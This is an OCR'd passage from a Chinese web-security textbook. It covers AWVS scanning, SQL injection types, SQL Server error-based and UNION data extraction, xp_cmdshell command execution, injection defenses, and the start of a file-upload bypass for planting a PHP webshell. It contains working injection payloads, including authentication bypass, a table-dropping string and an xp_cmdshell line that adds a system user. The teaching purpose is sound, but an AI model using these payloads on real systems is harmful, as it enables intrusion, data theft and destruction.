

图 7.13　AWVS 攻击模块展示

（3）如图 7.14 所示，AWVS 会自动识别被检测站点的信息，在这个对话框显示出来，还可以选择目标网站的脚本语言，如果不清楚，可以不选择，直接单击 Next 按钮即可。



图 7.14　AWVS 识别站点信息模块

（4）如图 7.15 所示，根据需求，可以录入或填写登录信息，如果没有的话，直接按照默认设置，然后单击 Next 按钮。



图 7.15　AWVS 填写登录信息模块

(5) 最后，如图 7.16 所示，直接单击 Finish 按钮即可。AWVS 就会对目标网站进行扫描，然后需要耐心等待扫描完成。



图 7.16　AWVS 完成设置，提交任务模块

(6) 如图 7.17 所示，在扫描完成后(必须是扫描全部完成后，才可以保存扫描结果)选择 File→Save Scan Results 选项。

(7) 如图 7.18 所示，在扫描完成后，找到工具栏里的 Report 选项，然后就会出现扫描报告的预览图，单击 Save 按钮进行保存。



图 7.17 AWVS 保存扫描信息



图 7.18 AWVS 浏览扫描结果图

7.3.2 SQL 注入漏洞

SQL 注入漏洞(SQL inject)是 Web 层面高危漏洞之一，也是常见的网络攻击方法。自 1999 年起，SQL 注入漏洞就成为一种较为常见的网络安全漏洞，至今 SQL 注入漏洞在网络攻击中的占比仍然较高。在 2005 年前后，SQL 注入漏洞到处可见，在用户登录或搜索时，只需要输入一个单引号就可以检测出这种漏洞。随着网站安全性的不断提高，SQL 注入漏洞攻击也在逐渐减少。

7.3.2.1 SQL 注入原理

如果需要更深入地了解 SQL 注入，就必须对每种数据库的 SQL 语法及特性进行深入的理解。虽然，每种数据库也都有自己的单行函数及特性，但是许多数据库都会遵循 SQL 标准，所以多数语句的含义与用途是相似的。

接下来，将通过一系列经典的案例对 SQL 注入漏洞进行介绍。此处所使用的实验环境为 JSP+SQLServer。

图 7.19 是一个正常的登录表单，输入正确的账号和密码后，JSP 程序会查询数据库：如果存在此用户并且密码正确，将会成功登录，跳转至 FindMsg 页面；如果用户不存在或密码正确，则会提示账号或密码错误。

图 7.19 登录界面

登录界面中，密码本身可以随意填写或不写，然后单击“登录”按钮。接下来通过 Webscarab 工具对网站数据包进行抓包，将提交页面中的密码修改，添加一段比较特殊的字符串，如“'or '1'='1”，随后发现是可以正常登录的，如图 7.20 所示。

为什么密码随意输入都可以进入后台呢？进入数据库查看，发现 Neville 用户只对应 smith 密码，根本没有后缀为“' or '1'='1”这个密码。难道是程序出错了吗？下面将对此程序进行详细分析，看问题到底出现在何处。

首先，提交正确的账号为 Neville，密码为 smith，跟踪 SQL 语句，发现最终执行的 SQL 语句为：

```
select count (*) from admin where username='Neville' and password='smith'
```



图 7.20　万能密码登录成功

在数据库中，存在 Neville 用户，并且密码为 smith，所以此时用户可以成功登录。

接下来继续在密码 smith 后面输入特殊字符串"' or '1'='1"，并跟踪 SQL 语句，最终执行 SQL 语句为：

```
select count (*) from admin where username='Neville' and password='smith' or '1'='1'
```

从开发人员的角度理解，SQL 语句的本义是：

```
username='账户'  and  password='密码'
```

现在却变为：

```
username='账户'  and  password='密码' or '1'='1'
```

此时的 password 根本起不了任何作用，因为无论它正确与否，"password='密码' or '1'='1'"这条语句永远为真。

很显然，这样就可以顺利通过验证，登录成功。这就是一次最简单的 SQL 注入过程。虽然过程很简单，但其危害却很大。比如，在密码位置处输入以下 SQL 语句：

```
' or '1'='1'; drop table admin --
```

因为 SQL Server 支持多语句执行，所以这里可以直接删除 admin 表。

由此就可以知道，SQL 注入漏洞的形成原因是：用户输入的数据被 SQL 解释器执行。

仅仅知道 SQL 注入漏洞形成的原因还不足以完美地做好 SQL 注入的防护工作，因为它是防不胜防的。下面将详细介绍攻击者 SQL 注入的常用技术，以做好 Web 防注入工作。

7.3.2.2　注入漏洞分类

常见的 SQL 注入类型主要包括：数字型和字符型，也有人把类型分得更多、更细。但不管注入类型如何，攻击者的目的只有一点，那就是绕过程序限制，使用户输入的数据可以带入数据库并执行，利用数据库的特殊性获取更多的信息或者更大的权限。

1. 数字型注入

当输入的参数为整型时，如 ID、年龄、页码等，如果存在注入漏洞，则可以认为是数字型注

入，数字型注入是最简单的一种注入漏洞。假设有 URL 为 http://www.xxser.com/test.php?id=8，可测猜测 SQL 语句为：

```
select * from table where id=8
```

测试步骤如下。

(1) http://www.xxser.com/test.php? id=8'

SQL 语句为："select * from table where id=8'"，这样的语句肯定会出错，导致脚本程序无法从数据库中正常获取数据，从而使原来的页面出现异常。

(2) http://www.xxser.com/test.php? id=8 and 1=1

SQL 语句为："select * from table where id=8 and 1=1"，语句执行正常，返回数据与原始请求无任何差异。

(3) http://www.xxser.com/test.php? id=8 and 1=2

SQL 语句变为："select * from table where id=8 and 1=2"，语句执行正常，但却无法查询出数据，因为"and 1=2"始终为假。所以，返回数据与原始请求有差异。

如果以上三个步骤全部满足，则程序就可能存在 SQL 注入漏洞。

这类数字型注入最多出现在 ASP、PHP 等弱类型语言中。弱类型语言会自动推导变量类型。例如，参数"id=8"，PHP 会自动推导变量 id 的数据类型为 int 类型，那么"id=8 and 1=1"，则会推导为 string 类型，这是弱类型语言的特性。而对于 Java、C# 这类强类型语言，如果试图把一个字转串转换为 int 类型，则会抛出异常，无法继续执行。所以，强类型的语言很少存在数字型注入漏洞，强类型语言在这方面比弱类型语言有优势。

2. 字符型注入

当输入参数为字符串时，称为字符型注入。数字型与字符型注入最大的区别在于：数字型不用单引号闭合，而字符型一般要使用单引号来闭合。

数字型例句如下：

```
select * from  table  where  id = 8
```

字符型例句如下：

```
select * from  table  where  username = 'admin'
```

字符型注入最关键的是如何闭合 SQL 语句及注释多余的代码。

当查询内容为字符串时，SQL 代码如下：

```
select * from  table  where  username = 'admin'
```

当攻击者进行 SQL 注入时，如果输入"admin and 1=1"，则无法进行注入。因为"admin and 1=1"会被数据库当作查询的字符串，SQL 语句如下：

```
select * from  table  where  username = ' admin and 1=1'
```

这时想要进行注入，则必须注意字符串闭合问题。如果输入"admin' and 1=1--"就可以继续注入，SQL 语句如下：

```
select * from  table  where  username = 'admin' and 1=1--'
```

只要是字符串类型注入，都必须闭合单引号及注释多余的代码。例如，update 语句为：

```
update Person set username='username', set password='password' where id=1
```

在对该 SQL 语句进行注入，就需要闭合单引号，可以在 usemame 或 password 处插入语“'+(select @@version)+'”，最终执行的 SQL 语句为：

```
update Person set username='username', set password='' +(select @@version)+'
' where id=1
```

利用两次单引号闭合才完成 SQL 注入。

注：数据库不同，字符串连接符也不同，如 SQL Server 连接符号为“+”，Oracle 连接符为“||”，MySQL 连接符为空格。

例如 insert 语句为：

```
insert into users (username, password, title)  values ( 'username', 'password',
'title' )
```

当注入 title 字段时，可以像 update 注入一样，直接使用以下 SQL 语句：

```
insert into users (username, password, title)  values ('username', 'password',
'' + (select @@version) +'' )
```

3. SQL 注入分类

一般认为 SQL 注入只分为数字型与字符型，但是很多初学者可能会疑惑：不是还有 Cookie 注入、POST 注入、盲注、延时等注入吗？没错，确实如此，不过也仅仅是以上两大类的不同展现形式，或者不同的展现位置。

那么，为什么一般认为 SQL 注入只分为数字型与字符型呢？因为对数据库进行数据查询时，输入数据一般只有两种：一个是数字型，如“where id＝1”“where age ＞ 20”，另一个是字符型，如“where name＝'root'”“where datetime ＞ '2013-08-18'”。

可能不同的数据库的比较方式不一样，但带入数据库查询时一定是字符串。所以，无论是 POST 注入，还是其他类型注入，都可归纳为数字型注入或字符型注入。

注：严格地说，数字也是字符串，在数据库中进行数据查询时，“where id＝'1'”也是合法的，只不过在查询条件为数字时一般不会加单引号。

那么 Cookie 注入、POST 注入等是怎么回事呢？其实这类注入主要通过注入的位置来分辨，如有以下请求：

```
POST  /user/login.php  HTTP/1.1
Host: www.secbug.org
Proxy-Connection: keep-alive
Content-Length: 53
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.17 (KHTML, like Gecko)
Chrome/24.0.1312.57 Safari/537.17 SE 2.X MetaSr 1.0
Content-Type: application/x-www-form-urlencoded
Cookie: _jkb_10667=1
username = admin&password = 123456
```

此时为 POST 请求，但是 POST 数据中的 usemame 字段存在注入漏洞，一般都会直接说

POST 注入，却不再考虑 usemame 是什么类型的注入。

以下是一些常见的注入叫法。

（1）POST 注入：注入字段在 POST 数据中。

（2）Cookie 注入：注入字段在 Cookie 数据中。

（3）延时注入：使用数据库延时特性注入。

（4）搜索注入：注入处为搜索的地点。

（5）base64 注入：注入字符串需要经过 base64 加密。

7.3.2.3 SQL Server 数据库注入

对大多数数据库而言，SQL 注入的原理基本相似，因为每个数据库都遵循一个 SQL 语法标准。但它们之间也存在许多细微的差异，包括语法、函数的不同。所以，在针对不同的数据库注入时，思路、方法也不可能完全一样。接下来，以 SQL Server 2008 数据库的注入作为实例说明。

攻击者对数据库注入，无非是利用数据库获取更多的数据或者更大的权限，那么利用方式可以归为以下三大类。

（1）查询数据。

（2）读写文件。

（3）执行命令。

1. 利用错误消息提取信息

SQL Server 是一个非常优秀的数据库，它可以准确地定位错误消息，对开发人员来说这是一件十分便利的事情，但对攻击者来说同样如此，因为攻击者可以通过错误消息提取数据。

1）枚举当前表及列

现在有一张表，结构如下：

```
create table users (
id int not null identity(1, 1)
username varchar (20) not null,
password varchar (20) not null,
privs int not null,
email varchar(50)  )
```

查询 root 用户的详细信息，SQL 语句如下：

```
select * from users where username='root'
```

攻击者可以利用 SQL Server 特性来获取敏感信息，输入如下语句：

```
' having 1=1--
```

最终执行 SQL 语句为：

```
select * from users where username= 'root' and password= 'root' having 1=1--'
```

那么 SQL 执行器将抛出一个错误：

```
消息 8120,级别 16,状态 1,第 2 行
选择列表中的列'users.id'无效,因为该列没有包含在聚合函数或 GROUP BY 子句中
```

可以发现当前表名为 users，并且存在 ID 列名，攻击者可以利用此特性继续得到其他列名。

2）利用数据类型错误提取数据

如果试图将一个字符串与非字符串比较，或者将一个字符串转换为另一个不兼容的类型时，那么 SQL 编辑器将会抛出异常。比如，以下 SQL 语句：

```
select * from users where username='root' and password='root' and 1 > (select top 1
username from users)
```

执行器错误提示为：

```
消息 245，级别 16，状态 1，第 2 行
在将 varchar 值'root'转换成数据类型 int 时失败
```

可以发现 root 账户已经被 SQL Server 给“出卖”了，利用此方法可以递归推导出所有的账息信息。

如果不嵌入子查询，也可以使数据库报错，这就用到了 SQL Server 的内置函数 convert 或 case 函数，这两个函数的功能是：将一种数据类型转换为另一种数据类型。输入如下 SQL 语句：

```
select * from users where username='root' and password='root' and 1 > convert(int,
(select top 1 users.username from users))
```

如果感觉递归比较麻烦，可以通过使用 FOR XML PATH 语句将查询的数据生成 XML。执行器会抛出异常：

```
消息 245，级别 16，状态 1，第 1 行
在将 nvarchar 值'root|root, admin|admin, xxser|xxser'转换成数据类型 int 时失败
```

2. 获取元数据

SQL Server 提供了大量视图，便于取得元数据。下面将介绍使用“INFORMATION_SCHEMA.TABLES”与“INFORMATION_SCHEMA.COLUMNS”视图取得数据库表及表的字段。

取得当前数据库表，执行结果如表 7.1 所示：

```
SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES
```

取得 Student 表字段，执行结果如表 7.2 所示：

```
SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS where TABLE_NAME= ' Student '
```

表 7.1　查询数据库表

	TABLE_NAME
1	Result
2	Student
3	tests
4	Users
5	Grade
6	Subject

表 7.2　Student 表字段

	COLUMN_NAME
1	StudentNo
2	LoginPwd
3	StudentName
4	Sex
5	GradeId
6	Phone

1）Order by 子句

Order by 子句为 SELECT 查询的列排序，如果同时指定了 TOP 关键字，Order by 子句在视图、内联函数、派生表和子查询中无效。攻击者通常会注入 Order by 语句来判断此表的列数。

- “select id，usemame，password from users where id=1”：SQL 执行正常。
- “select id，usemame，password from users where id=1 Order by 1”：按照第 1 列排序，SQL 执行正常。
- “select id，usemame，password from users where id=1 Order by 2”：按照第 2 列排序，SQL 执行正常。
- 以此类推。

在 SQL 语句中，只查询了 $n-1$ 列，而我们却要求数据库按照第 n 列排序，所以数据库抛出如下异常，攻击者也得知了当前 SQL 语句有几列存在，通常会配合 UNION 关键字进行下一步的攻击。

```
消息 108,级别 16,状态 1,第 1 行
ORDER BY 位置号 n 超出了选择列表中项数的范围
```

2）UNION 查询

UNION 关键字将两个或更多个查询结果组合为单个结果集，俗称联合查询，大部分数据库都支持 UNION 查询。

（1）联合查询探测字段数：前面介绍的 User 表中，查询 id 字段为 1 的用户，正常的 SQL 语句为：

```
select id, username, password from users where id = 1
```

使用 UNION 查询对 id 字段注入，SQL 语句如下：

```
select id, username, password, sex from users where id = 1 union select null
```

数据库发出异常：

```
消息 205,级别 16,状态 1,第 1 行
使用 UNION、INTERSECT 或 EXCEPT 运算符合并的所有查询必须在其目标列表中有相同数目的表达式
```

递归查询，直到无错误产生，可得知 User 表查询的字段数。

（2）联合查询敏感信息：前面已经介绍了如何获取字段数，接下来攻击者使用 UNION 关键字查询敏感信息，UNION 查询可以在 SQL 注入中发挥非常大的作用。

如果得知列数为 n，可以使用以下语句继续注入：

```
id=5 union select 'x', null, null, null from sysobject where xtype='U'
```

如果第 1 列数据类型不匹配，数据库将会报错，这时可以继续递归查询，向后轮换“'x'”直到语句正常执行为止。一旦语句执行正常，代表数据类型兼容，就可以将 x 换为 SQL 语句，查询敏感信息。

3. 危险的存储过程

存储过程（stored procedure）是在大型数据库系统中为了完成特定功能的一组 SQL 函

数，功能为执行系统命令、查看注册表、读取磁盘目录等。

攻击者最常使用的存储过程是“xp_cmdshell”，这个存储过程允许用户执行操作系统命令。

例如，http://www.secbug.org/test.aspx? id=1 存在注入点，那么攻击者就可以实施命令攻击：

```
http://www.secbug.org/test.aspx?id=1;exec xp_cmdshell 'net user test test/add'
```

最终执行 SQL 语句如下：

```
select * from table where id=1; exec xp_cmdshell 'net user test test/add'
```

攻击者可以直接利用“xp_cmdshell”操纵服务器。

攻击者也可能会自己写一些存储过程，比如 I/O（文件读/写）操作，这些都是可以实现的。另外，任何数据库在使用一些特殊的函数或存储过程时，都需要有特定的权限，否则无法使用。

7.3.2.4 防止 SQL 注入

SQL 注入攻击的问题最终归于用户可以控制输入。这验证了一句老话：有输入的地方，就可能存在风险。想要更好地防止 SQL 注入攻击，就必须清楚一个概念：数据库只负责执行 SQL 语句，根据 SQL 语句来返回相关数据。数据库并没有什么好的办法直接过滤 SQL 注入，哪怕是存储过程也不例外。了解此点后，我们应该明白防御 SQL 注入，还是得从代码入手。

在使用程序语言对用户输入过滤时，首先要考虑的是用户的输入是否合法。但这一任务太难，程序根本无法识别。例如，在注册用户时，用户填写姓名为张三，密码为 ZhangSan，E-mail 为“xxser@xxser.com”，SQL 语句如下：

```
insert into users (username, password) values ('张三', 'ZhangSan', 'xxser@xxser.com')
```

如果输入 E-mail 为“'+(select @@version)+'”，则造成了一次 SQL 注入攻击。

如果在程序中禁止或者过滤单引号，也不是真正解决问题的办法（如外国人的名字很多都会包含一个单引号）。另外，在数字型注入中也不一定会用单引号。

如果禁止输入查询语句，如 select、insert、union 关键字，这也不是完善的过滤方案，攻击者可以通过很多方法绕过关键字，如使用注释对关键字进行分割（如“sel/**/ect”）。

SQL 注入防御有很多种，根据 SQL 注入的分类，防御主要分为两种：数据类型判断和特殊字符转义，下面以此深入展开。

1. 数据类型判断

Java、C# 等强类型语言几乎可以完全忽略数字型注入，攻击者想在此代码中注入是不可能的。然而像 PHP、ASP，并没有强制要求处理数据类型，这类语言会根据参数自动推导出数据类型。假设 ID=1，则推导 ID 的数据类型为 Integer；ID=str，则推导 ID 的数据类型为 string。这一特点在弱类型语言中是相当不安全的，如：

```
$id = $_GET['id'];
$sql = "select * from news where id = $id ;";
$news = exec ($sql);
```

攻击者可能把 id 参数变为“1 and 1=2 union select username, password from users;--”，这里并没对 $id 变量转换数据类型，PHP 自动把变量 $id 推导为 string 类型，带入数据库查询，造成 SQL 注入漏洞。

防御数字型注入相对来说是比较简单的，只需要在程序中严格判断数据类型即可。例如，使用 is_numeric()、ctype_digit()等函数判断数据类型，即可解决数字型注入。

2. 特殊字符转义

通过加强数据类型验证可以解决数字型的 SQL 注入，字符型却不可以，因为它们都是 string 类型，无法判断输入是否是恶意攻击。那么最好的办法就是对特殊字符进行转义。因为在数据库查询字符串时，任何字符串都必须加上单引号。既然知道攻击者在字符型注入中必然会出现单引号等特殊字符，那么将这些特殊字符转义即可防御字符型 SQL 注入。例如，用户搜索数据：

```
http://www.xxser.com/news?tag=电影
```

SQL 注入语句如下：

```
select title, content from news where tag='%电影' and 1=2 union select username,
password  from users -- %'
```

防止 SQL 注入应该在程序中判断字符串是否存在敏感字符，如果存在，则根据相应的数据库进行转义。例如，MySQL 使用“\”转义，如果以上代码使用数据库为 MySQL，那么转义后的 SQL 语句如下：

```
select title, content from news where tag='%电影\' and 1=2 union select username,
password  from users -- %'
```

在介绍特殊字符转义过滤 SQL 注入时，就不得不提起另一种非常难以防范的 SQL 注入攻击：二次注入攻击。

以 PHP 为例，PHP 在开启“magic_quotes_gpc”后，将会对特殊字符转义。比如，将“'过滤为\'”，则 SQL 语句如下：

```
$sql = "insert into message (id, title, content) values (1, '$title', '$content')"
```

插入数据时，如果存在单引号等敏感字符，将会被转义，现在通过网站插入数据：id 为 3、title 为“secbug'”、content 为“secbug.org”，那么 SQL 语句如下：

```
insert into message (id, title, content) values (3, 'secbug\'', 'secbug.org')
```

单引号已经被转义，这样注入攻击就无法成功。但需要注意，“secbug\'”在插入数据库后却没有“\”，语句如表 7.3 所示。

表 7.3 单引号插入数据库前后变化

id	title	content
1	secbug'	secbug.org

这里可以试想一下，如果另有一处查询为：

```
select id, title, content from message where title='$title'
```

那么这种攻击就被称为二次 SQL 注入。

7.3.3　上传漏洞

上传漏洞是一种非常严重的漏洞，是由于操作人员在对用户所上传文件这一过程中的监控不足或处理缺陷，而导致用户可以越过其本身权限向服务器上传可执行的动态脚本文件，这时攻击者可以上传一个与网站脚本语言相对应的恶意代码动态脚本（如.jsp、.asp、.php、.aspx 文件后缀）到服务器上，从而访问这些恶意脚本中包含的恶意代码，进行动态解析最终达到执行恶意代码的效果，进一步影响服务器安全。

Web 应用程序通常会有文件上传的功能，这里上传的文件可以是木马、病毒、恶意脚本或 WebSheel 等。只要 Web 应用程序允许上传文件，就有可能存在文件上传漏洞。

一般来说文件上传过程中检测部分由客户端 JavaScript 检测、服务端 Content-Type 类型检测、服务端 path 参数检测、服务端文件扩展名检测、服务端内容检测组成，但这些检测并不完善，且都有绕过方法。

1. JS 绕过

JavaScript(JS)属于前端验证，在浏览器未提交数据时进行验证。可以在通过验证之后，该数据包还未发出、进行拦截的 HTTP 请求，通过修改数据，使得 JavaScript 的验证不起作用，达到绕过验证的目的，利用 firebug 禁用 JS 或使用 Burp 代理工具便可轻易突破。

接下来，将在某信息安全实训平台上进行演示，展示如何绕过 JavaScript 验证检测，上传一句话木马到服务器。

首先，打开下方网页：

```
http://www.any.com/fileupload/fileupload_js.php
```

上传事先准备好的一句话木马 PHP.php，结果发现上传失败，如图 7.21 所示。因为网站设置了白名单校验，只能允许白名单内设置好的数据类型才能上传至服务器。



图 7.21　在实训平台中上传文件

接下来，设置浏览器代理，如图 7.22 所示。

之后，打开 BurpLoader.jar 工具，如图 7.23 所示，并设置 BurpSuite 代理（Proxy-Options）。

然后，打开 Intercept(拦截)界面，将木马文件的后缀先改为“.jpg|.jpeg|.png|.gif|.bmp”



图 7.22 设置浏览器代理

